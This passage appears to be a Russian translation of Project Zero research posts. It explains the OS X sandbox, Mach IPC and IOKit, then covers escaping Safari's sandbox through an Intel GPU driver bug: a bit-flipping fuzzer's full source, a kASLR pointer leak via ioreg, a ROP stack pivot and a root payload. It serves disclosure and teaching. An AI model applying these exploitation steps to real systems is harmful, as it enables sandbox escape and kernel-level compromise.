• **PluginProcess** размещают нативные подключаемые модули, например Adobe Flash.
• **UIProcess** — родительский процесс без песочницы. Он координирует изолированные процессы, чтобы пользователь мог видеть страницу и взаимодействовать с ней.

Семейства процессов Web, Network и Plugin работают в песочнице. Чтобы выйти из WebProcess, сначала необходимо понять, как реализована эта песочница.

Примитивы песочницы OS X

OS X реализует песочницу на основе парадигмы мандатного управления доступом, а именно фреймворка TrustedBSD. Каждый раз, когда изолированный процесс пытается обратиться к системному ресурсу, например открыть файл или создать сетевой сокет, ОС проверяет, разрешено ли это конкретному процессу.

Реализация TrustedBSD состоит из двух частей. Во-первых, во все места, где ядро должно принять решение песочницы, добавляются перехватчики:

```
/* bsd/kern/uipc_syscalls.c */
int socket(struct proc *p, struct socket_args *uap, int32_t *retval)
{
#if CONFIG_MACF_SOCKET_SUBSET
    if ((error = mac_socket_check_create(
            kauth_cred_get(), uap->domain,
            uap->type, uap->protocol)) != 0)
        return error;
#endif /* MAC_SOCKET_SUBSET */
    ...
```

Это реализация системного вызова `socket`. Если поддержка MAC включена, сначала вызывается `mac_socket_check_create`, куда передаются учётные данные вызывающего процесса и запрошенные домен, тип и протокол сокета:

```
/* security/mac_socket.h */
int mac_socket_check_create(
    kauth_cred_t cred, int domain, int type, int protocol)
{
    int error;
    if (!mac_socket_enforce)
        return 0;

    MAC_CHECK(socket_check_create, cred, domain, type, protocol);
    return error;
}
```

Если принудительное применение MAC к сокетам не отключено через sysctl `mac_socket_enforce`, функция достигает `MAC_CHECK`:

```
/* security/mac_internal.h */
#define MAC_CHECK(check, args...) do {                              \
    for (i = 0; i < mac_policy_list.staticmax; i++) {               \
        mpc = mac_policy_list.entries[i].mpc;                       \
        ...                                                         \
        if (mpc->mpc_ops->mpo_ ## check != NULL)                   \
            error = mac_error_select(                               \
                mpc->mpc_ops->mpo_ ## check(args), error);         \
```

Этот макрос составляет основу TrustedBSD. `mac_policy_list.entries` — список политик. Политика представляет собой C-структуру `policy_ops` с одним указателем на функцию для каждого типа перехватчика, а обращение к ней означает вызов соответствующего указателя.

Если функция политики возвращает ноль или не реализована, проверка проходит успешно. Ненулевой результат означает отказ; для данного перехватчика системный вызов возвращает эту ошибку, не создавая сокет.

Вторая часть — сами модули политик. TrustedBSD допускает одновременную работу нескольких политик, однако в OS X обычно есть только одна, реализованная `Sandbox.kext`. При загрузке она регистрирует свои `policy_ops` в TrustedBSD, который затем вызывает `Sandbox.kext` для принятия решений песочницы.

Sandbox.kext и policy_ops OS X

Подробную информацию можно найти в статье Apple Sandbox Dionysus Blazakis, презентации Meder Kydyraliev Mining Mach Services within the OS X Sandbox и руководстве Apple Sandbox от @osxreverser.

Если кратко, каждый процесс может иметь уникальный профиль песочницы. Почти для каждого перехватчика MAC `Sandbox.kext` позволяет профилю определить дерево решений на простом DSL, напоминающем Scheme и построенном из кортежей действия, операции и фильтра:

```
(action operation filter)
```

• **Действия** — `allow` или `deny`, определяющие, пройдёт ли совпавшее правило проверку.
• **Операции** обозначают перехватчики MAC, к которым относится правило, например `file-read`.
• **Фильтры** сужают операции, например до конкретного пути к файлу.

Следующий фрагмент профиля WebProcess показывает синтаксис:

```
(deny default (with partial-symbolication))
...
(allow file-read*
    ;; Basic system paths
    (subpath "/Library/Dictionaries")
    (subpath "/Library/Fonts")
    (subpath "/Library/Frameworks")
    (subpath "/Library/Managed Preferences")
    (subpath "/Library/Speech/Synthesizers")
    (regex #"^/private/etc/(hosts|group|passwd)$")
    ...
)
```

Профили очень легко читаются: обычно сразу понятно, что они разрешают и запрещают. В этом примере для разрешённых путей используются регулярные выражения, обрабатываемые небольшим встроенным в ядро движком из `AppleMatch.kext`.

`Sandbox.kext` также позволяет программам пользовательского пространства запрашивать решения политик. В основном это ограничивает доступ к системным службам IPC, которые обслуживает демон пользовательского пространства `launchd` и куда нельзя вставить перехватчик MAC ядра.

Перечисление поверхности атаки изолированного процесса

Доступная из песочницы OS X поверхность атаки состоит из двух крупных частей:

• Действия, явно разрешённые политикой: их легко перечислить по файлам профилей.
• Действия, разрешённые потому, что `Sandbox.kext` не реализует соответствующий обратный вызов или перехватчика MAC вообще не существует.

Профиль WebProcess Safari находится по адресу:

```
/System/Library/StagedFrameworks/Safari/WebKit.framework/Versions/A/Resources/com.apple.WebProcess.sb
```

Он импортирует `/System/Library/Sandbox/Profiles/system.sb`, где определены широкие наборы правил для целых подсистем OS X. Среди прочего WebProcess использует `system-graphics`:

```
(define (system-graphics)
    ...
    (allow iokit-open
        (iokit-connection "IOAccelerator")
        (iokit-user-client-class "IOAccelerationUserClient")
        (iokit-user-client-class "IOSurfaceRootUserClient")
        (iokit-user-client-class "IOSurfaceSendRight"))
    ...
)
```

Это предоставляет WebProcess почти неограниченный доступ к драйверам GPU. Чтобы понять `iokit-user-client-class`, нужно рассмотреть компоненты OS X, участвующие в работе

драйверов устройств.

Основы ядра OS X

Рекомендую две книги: Mac OS X Internals Amit Singh и Mac OS X and iOS Internals: To the Apple's Core Jonathan Levin. Дополнительную классификацию содержит статья об OS X в Wikipedia, однако для наших целей в XNU можно выделить три крупные подсистемы:

BSD

Большинство системных вызовов OS X — вызовы BSD. Код, происходящий из BSD, обслуживает файловые системы, сеть и похожие механизмы.

Mach

Изначально Mach был исследовательским микроядром CMU, а теперь отвечает за множество низкоуровневых деталей OS X. IPC Mach играет фундаментальную роль; кроме того, Mach управляет виртуальной памятью. У него лишь несколько собственных системных вызовов, называемых ловушками, и почти все они поддерживают IPC. Дальнейшее взаимодействие пользовательского пространства с подсистемами ядра Mach также происходит через IPC.

IOKit

IOKit — фреймворк драйверов устройств OS X. Его реализация на C++ создаёт дополнительные классы ошибок и возможности эксплуатации.

IPC Mach


Изменение разрешений памяти, взаимодействие с драйвером, отрисовка системного шрифта, символизация дампа сбоя, отладка процесса и запрос состояния сети — всё это за кулисами использует сообщения Mach. Поэтому понимание IPC Mach необходимо для поиска и эксплуатации ошибок в подобных операциях.

Сообщения, порты и очереди

Терминология Mach бывает неочевидной, а OS X не поставляет страницы руководства по API, хотя они доступны в интернете.

IPC Mach ориентирован на сообщения. Отправить сообщение Mach означает поставить его в поддерживаемую ядром очередь сообщений, которая называется портом Mach. Извлекать сообщения из порта может только один процесс — обладатель **права приёма**. Несколько процессов могут ставить сообщения в очередь и владеть **правами отправки**.

Внутри процесса эти права представлены именами портов Mach. Имя служит индексом в принадлежащем процессу отображении имён на очереди сообщений, примерно как файловый дескриптор UNIX отображается на файл.




На схеме PID 123 имеет порт с именем `0xabc`. Это значение осмысленно только внутри данного процесса, где оно отображается на указатель очереди. PID 456 использует собственное имя `0xdef` как индекс в своём отображении и находит ту же очередь.

Сообщения Mach

Сообщение Mach может состоять из четырёх частей:

• Обязательный **заголовок сообщения**, задающий имя порта назначения и флаги.
• Необязательные **дескрипторы, обрабатываемые ядром**.
• **Встроенные данные** — двоичная полезная нагрузка.
• Необязательный **трейлер аудита**, добавляемый ядром по запросу получателя.



Простое сообщение без дескрипторов копируется в буфер кучи ядра. Указатель на эту копию добавляется в очередь, а когда получатель извлекает сообщение, ядро копирует его в данный процесс.

Внестрочная память

Копировать крупные сообщения в ядро и обратно медленно. Дескриптор внестрочной памяти вместо этого просит ядро создать в процессе получателя копию виртуальной памяти с копированием при записи в момент извлечения сообщения.

Двунаправленные сообщения

IPC Mach принципиально однонаправлен. Для двустороннего взаимодействия сообщения могут передавать права на порты вместе с двоичными данными. Права можно передать через `local_port` заголовка сообщения, дескриптор порта или внестрочный дескриптор портов. Флаги управляют передачей прав и созданием новых. Например, `MAKE_SEND` создаёт и отправляет новое право отправки в порт, правом приёма которого владеет отправитель.

Начальная загрузка IPC Mach

Как получить первоначальное право отправки в порт приёма другого процесса, если отправить ему сообщение ещё невозможно? Обычные права Mach не наследуются при `fork()`, поэтому схема наподобие канала не работает.

Однако некоторые специальные порты Mach наследуются, включая загрузочный порт. Родителем всех процессов OS X является `launchd`, который задаёт загрузочный порт по умолчанию,

наследуемый каждым дочерним процессом.

Launchd

`launchd` владеет правом приёма загрузочного порта и выступает загрузочным сервером. Процессы публикуют именованные права отправки, которые могут находить другие процессы. Это и есть службы IPC Mach в OS X.

MIG

Необработанный IPC Mach предоставляет лишь двоичный обмен сообщениями с начальной загрузкой. Mach Interface Generator, или MIG, добавляет простой слой RPC, используемый всеми службами ядра Mach и многими службами пользовательского пространства.

Интерфейсы объявляются в файлах `.defs` с прототипами функций и простыми структурами данных. MIG компилирует их в код C, сериализующий и десериализующий аргументы. Вызов полученного RPC выглядит как вызов обычной функции C; разработчики Mac почти наверняка использовали заголовочный файл, созданный MIG.

IOKit

Любое взаимодействие с IOKit начинается с главного порта IOKit — ещё одного специального порта Mach, предоставляющего доступ к реестру. Соответствующее определение MIG находится в `devices.defs`. Реестр подробно описан в документе Apple IOKit Fundamentals.

Реестр позволяет пользовательскому пространству обнаруживать оборудование. Драйверы могут публиковать интерфейсы, реализуя `UserClient`. Пользовательское пространство взаимодействует с ним преимущественно через RPC MIG `io_connect_method`:

```
type io_scalar_inband64_t = array[*:16] of uint64_t;
type io_struct_inband_t   = array[*:4096] of char;

routine io_connect_method(
    connection              : io_connect_t;
    in selector             : uint32_t;
    in scalar_input         : io_scalar_inband64_t;
    in inband_input         : io_struct_inband_t;
    in ool_input            : mach_vm_address_t;
    in ool_input_size       : mach_vm_size_t;
    out inband_output       : io_struct_inband_t, CountInOut;
    out scalar_output       : io_scalar_inband64_t, CountInOut;
    in ool_output           : mach_vm_address_t;
    inout ool_output_size   : mach_vm_size_t
);
```

`IOConnectCallMethod` служит обёрткой этого метода. Реализация MIG на стороне ядра в `IOUserClient.cpp` создаёт `IOExternalMethodArguments` и вызывает виртуальный метод клиента:

```
kern_return_t is_io_connect_method(
    io_connect_t connection,
    uint32_t selector,
    io_scalar_inband64_t scalar_input,
    mach_msg_type_number_t scalar_inputCnt,
    io_struct_inband_t inband_input,
    mach_msg_type_number_t inband_inputCnt,
    mach_vm_address_t ool_input,
```

```
    mach_vm_size_t ool_input_size,
    io_struct_inband_t inband_output,
    mach_msg_type_number_t *inband_outputCnt,
    io_scalar_inband64_t scalar_output,
    mach_msg_type_number_t *scalar_outputCnt,
    mach_vm_address_t ool_output,
    mach_vm_size_t *ool_output_size)
{
    CHECK(IOUserClient, connection, client);
    IOExternalMethodArguments args;
    ...
    args.selector = selector;
    args.scalarInput = scalar_input;
    args.scalarInputCount = scalar_inputCnt;
    args.structureInput = inband_input;
    args.structureInputSize = inband_inputCnt;
    ...
    args.scalarOutput = scalar_output;
    args.scalarOutputCount = *scalar_outputCnt;
    args.structureOutput = inband_output;
    args.structureOutputSize = *inband_outputCnt;
    ...
    ret = client->externalMethod(selector, &args);
```

Дальнейшее зависит от подкласса `IOUserClient`. Если он переопределяет `externalMethod`, диспетчеризация сразу переходит в код драйвера. В противном случае базовая реализация вызывает `getTargetAndMethodForIndex` с селектором. Большинство подклассов переопределяют этот метод и возвращают `IOExternalMethod`:

```
struct IOExternalMethod {
    IOService *object;
    IOMethod func;
    IOOptionBits flags;
    IOByteCount count0;
    IOByteCount count1;
};
```

Обычные драйверы используют селектор как индекс массива таких структур. `func` — указатель на метод-член, что становится особенно интересным при возможности управления им; один из примеров — CVE-2014-1379. `flags`, `count0` и `count1` описывают типы и размеры входных и выходных данных, а промежуточные функции вызывают метод с подходящим прототипом.

Как всё это соединяется

Вызов `IOConnectCallMethod` запускает созданный MIG код C, который сериализует аргументы в сообщение Mach, отправляемое в порт, полученный из реестра IOKit и доступный через специальный порт устройства каждого процесса. В ядре другой сгенерированный код десериализует сообщение и вызывает `is_io_connect_method`, который обращается к виртуальному `externalMethod` драйвера.

Создание фаззера IOKit

Помимо ручного аудита, часто полезно написать фаззер сразу после того, как стали понятны контролируемые атакующим точки входа. Простой случайный фаззер можно совершенствовать по мере накопления знаний.

`IOConnectCallMethod` идеально для этого подходит. Случайные вызовы создавать легко, а изменение реальных допустимых аргументов ещё эффективнее. Этот подход рассматривается в

презентации Chen Xiaobo и Xu Hao.

Подмена функций DYLD

Динамический компоновщик OS X `dyld` поддерживает подмену функций подобно `LD_PRELOAD` в Linux. Это позволяет перехватывать межбиблиотечные вызовы и просматривать или изменять их аргументы. Ниже приведена полная библиотека подмены, использованная для pwn4fun:

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <IOKit/IOKitLib.h>

int maybe() {
    static int seeded = 0;
    if (!seeded) {
        srand(time(NULL));
        seeded = 1;
    }
    return !(rand() % 100);
}

void flip_bit(void* buf, size_t len) {
    if (!len)
        return;
    size_t offset = rand() % len;
    ((uint8_t*)buf)[offset] ^= (0x01 << (rand() % 8));
}

kern_return_t fake_IOConnectCallMethod(
    mach_port_t connection,
    uint32_t selector,
    uint64_t *input,
    uint32_t inputCnt,
    void *inputStruct,
    size_t inputStructCnt,
    uint64_t *output,
    uint32_t *outputCnt,
    void *outputStruct,
    size_t *outputStructCntP)
{
    if (maybe())
        flip_bit(input, sizeof(*input) * inputCnt);
    if (maybe())
        flip_bit(inputStruct, inputStructCnt);

    return IOConnectCallMethod(
        connection, selector, input, inputCnt,
        inputStruct, inputStructCnt,
        output, outputCnt, outputStruct, outputStructCntP);
}

typedef struct interposer {
    void* replacement;
    void* original;
} interpose_t;

__attribute__((used)) static const interpose_t interposers[]
__attribute__((section("__DATA, __interpose"))) = {
    {
        .replacement = (void*)fake_IOConnectCallMethod,
        .original = (void*)IOConnectCallMethod
    }
};
```

Скомпилируйте и загрузите её следующим образом:

```
clang -Wall -dynamiclib -o flip.dylib flip.c -framework IOKit -arch i386 -arch x86_64
DYLD_INSERT_LIBRARIES=./flip.dylib hello_world
```

В одном проценте случаев она инвертирует один бит в структурном или скалярном входе внешнего метода. Этот фаззер нашёл ошибку, использованную для получения контроля над указателем инструкций ядра в pwn4fun, задолго до того, как я разобрался в драйвере Intel GPU.

Ошибка IntelAccelerator

Запуск фаззера с любой использующей GPU программой быстро приводил к сбою в `IGAccelGLContext::unmap_user_memory` из `AppleIntelHD4000Graphics` по смещению `0x8BAF`:

```
IGAccelGLContext::unmap_user_memory(  ; rdi == this
    IntelGLUnmapUserMemoryIn *,       ; rsi
    unsigned long long)               ; rdx

__text:8AED  cmp  rdx, 8
__text:8AF1  jnz  loc_8BFB
__text:8AF7  mov  rbx, [rsi]          ; rsi points to controlled data
__text:8AFA  mov  [rbp+var_30], rbx   ; rbx completely controlled
...
__text:8BAB  mov  rbx, [rbp+var_30]
__text:8BAF  mov  rax, [rbx]          ; crash
__text:8BB2  mov  rdi, rbx
__text:8BB5  call qword ptr [rax+140h]
```

Перекрёстные ссылки в IDA Pro показывают, что это селектор `0x201` пользовательского клиента `IGAccelGLContent`. Он принимает один структурный вход, поэтому `rsi` указывает на контролируемые данные, а `rdx` содержит их размер.

По адресу `0x8af7` функция читает первые восемь входных байтов в `rbx`, тем самым отдавая его под полный контроль, и сохраняет значение в `var_30`. По адресу `0x8bab` она восстанавливает значение и разыменовывает его. Если это не приводит к сбою, вызывается qword по смещению `0x140` от результата.

Метод воспринимает предоставленные пользователем байты структуры как указатель на объект C++ и без проверки вызывает виртуальный метод. Создав поддельный объект IOKit и передав его указатель селектору `0x201`, мы получаем контроль над указателем инструкций ядра.

SMEP и SMAP

SMEP и SMAP усложняют эксплуатацию этой ошибки. Mavericks поддерживает Supervisor Mode Execute Prevention, вызывая сбой при переходе исполнения ядра на пользовательскую страницу. Нельзя просто отобразить шелл-код по известному пользовательскому адресу.

Универсальным обходом служит повторное использование кода, или ROP. Мы перенаправляем выполнение в существующий код ядра и переключаем стек на контролируемые данные, после чего связываем гаджеты для отключения SMEP либо реализуем полезную нагрузку целиком на ROP.

Supervisor Mode Access Prevention также запрещает коду ядра читать пользовательские страницы, что потребовало бы разместить поддельный объект и ROP-стек по известному адресу ядра. Однако Mavericks не поддерживает SMAP, поэтому объект, таблица виртуальных функций и стек могут оставаться в пользовательском пространстве.

kASLR

Для ROP нужны точные адреса кода ядра. Рандомизация адресного пространства ядра OS X при загрузке выбирает одно из 256 расположений ядра. Поэтому необходимо узнать сдвиг kASLR.

Реестр IOKit

Реестр позволяет драйверам публиковать пары «ключ — значение», где ключи являются строками, а значения напоминают типы CoreFoundation. Драйверы могут помечать некоторые значения как настраиваемые, чтобы пользовательское пространство могло их задавать.

RPC MIG для чтения и задания значений выглядят так:

```
routine io_registry_entry_get_property(
    registry_entry : io_object_t;
    in property_name : io_name_t;
    out properties : io_buf_ptr_t, physicalcopy);

routine io_registry_entry_set_properties(
    registry_entry : io_object_t;
    in properties : io_buf_ptr_t, physicalcopy;
    out result : kern_return_t);
```

Реализация сеттера в ядре десериализует XML, выполняет проверку MAC и вызывает драйвер:

```
obj = OSUnserializeXML((const char *)data, propertiesCnt);
...
#if CONFIG_MACF
else if (0 != mac_iokit_check_set_properties(
        kauth_cred_get(), registry_entry, obj))
    res = kIOReturnNotPermitted;
#endif
else
    res = entry->setProperties(obj);
```

Геттер копирует и сериализует свойство:

```
obj = entry->copyProperty(property_name);
if (!obj)
    return kIOReturnNotFound;

OSSerialize *s = OSSerialize::withCapacity(4096);
...
if (obj->serialize(s)) {
    len = s->getLength();
    *propertiesCnt = len;
    err = copyoutkdata(s->text(), len, properties);
    ...
```

Важное различие состоит в том, что установка имеет перехватчик MAC, представленный `Sandbox.kext` как `iokit-set-properties`, а чтение — нет. Доступ на чтение реестра IOKit ограничить нельзя: каждый процесс OS X может прочитать любую пару «ключ — значение», опубликованную любым драйвером.

Перечисление реестра IOKit

В комплект OS X входит утилита `ioreg` для изучения реестра. Флаг `-l` выводит все значения. Поиск шаблона, похожего на указатель ядра, даёт:

```
$ ioreg -l | grep 80ffffff
| "IOPlatformArgs" = <00901d2880ffffff00c01c2880ffffff90fb222880ffffff0000000000000000>
```

Это очень похоже на указатели ядра. Поиск `IOPlatformArgs` в XNU показывает, что первый указатель — адрес DeviceTree, переданный при загрузке. К образу ядра и DeviceTree применяется один и тот же сдвиг, поэтому вычитание константы из утечки раскрывает адрес ядра во время выполнения и позволяет перебазировать ROP-стек. Ошибка и возможность её применения в iOS рассматриваются в публикации winocm.

Переключение ROP в ядре OS X

При вызове контролируемого виртуального метода `rax` указывает на нашу поддельную таблицу виртуальных функций в пользовательском пространстве. Вызывается её указатель по смещению `0x140`, поэтому таблица становится удобным ROP-стеком. Нам нужен гаджет, перемещающий `rax` в `rsp`. В `/mach_kernel` есть:

```
push rax
add [rax], eax
add [rbx+0x41], bl
pop rsp
pop r14
pop r15
pop rbp
ret
```

Он помещает адрес таблицы виртуальных функций в стек, повреждает её первую запись и записывает байт по адресу `rbx+0x41`. Поскольку `rbx` — это контролируемый указатель `this` нашего поддельного объекта в пользовательском пространстве, ни одна запись не приводит к сбою. Затем `pop rsp` переключает стек на только что помещённый туда `rax`; после восстановления `r14`, `r15` и `rbp` инструкция `ret` начинает полную цепочку ROP, хранящуюся в поддельной таблице виртуальных функций.

Полезная нагрузка и продолжение

Функция ядра OS X `KUNCExecute` предоставляет удобный способ запуска графических приложений:

```
kern_return_t KUNCExecute(char executionPath[1024], int uid, int gid);
```

Полезная нагрузка ROP для pwn4fun вызывает её с `/Applications/Calculator.app/Contents/MacOS/Calculator` и нулевыми UID/GID, запуская Calculator от имени root.

В этом связанном эксплойте IOKit вместо этого несколько гаджетов отключают SMEP перед вызовом более сложной полезной нагрузки шелл-кода из пользовательского пространства. Другая связанная ошибка также применима к Mavericks и более ранним системам.

После полезной нагрузки `thread_exception_return` возвращает управление в пользовательский режим. Если сделать только это, система выглядит зависшей: до перехвата управления `unmap_user_memory` захватила две блокировки, и оставленный заблокированным драйвер GPU останавливается. Связанный эксплойт содержит шелл-код, который освобождает эти блокировки.

Заключение

Реальный процесс разработки был гораздо менее линейным, чем это описание. Было множество тупиков и других ошибок, которые казались слишком сложными для эксплуатации; разумеется, о них также сообщили Apple.

Последующий ручной анализ драйвера GPU привёл к отчётам о CVE-2014-1372, CVE-2014-1373, CVE-2014-1376, CVE-2014-1377, CVE-2014-1379, CVE-2014-4394, CVE-2014-4395, CVE-2014-4398, CVE-2014-4401, CVE-2014-4396, CVE-2014-4397, CVE-2014-4400 и CVE-2014-4399, CVE-2014-4416, CVE-2014-4376 и CVE-2014-4402. Каждый отчёт содержит демонстрационный код и подробности.

И наконец, почему бы не подписаться на систему отслеживания ошибок Project Zero, чтобы следить за новейшими исследованиями?

Выход из песочницы EPM Internet Explorer: CVE-2014-6350


Автор: James Forshaw

В этом месяце Microsoft исправила три способа выхода из песочницы Enhanced Protected Mode (EPM) Internet Explorer, о которых я сообщил в августе. Песочницы — одно из главных направлений интереса Project Zero и особенно моего, поскольку они становятся узким местом для атакующего, который успешно проэксплуатировал уязвимость удалённого выполнения кода.


Все три ошибки исправлены в MS14-065; исходные отчёты — проблема 95, проблема 97 и проблема 99. CVE-2014-6350, пожалуй, самая интересная — не потому, что сама ошибка чем-то особенная, а из-за необычной техники эксплуатации. Она демонстрирует потенциальную атаку на хосты DCOM при наличии уязвимости раскрытия памяти.

В чём состояла уязвимость?

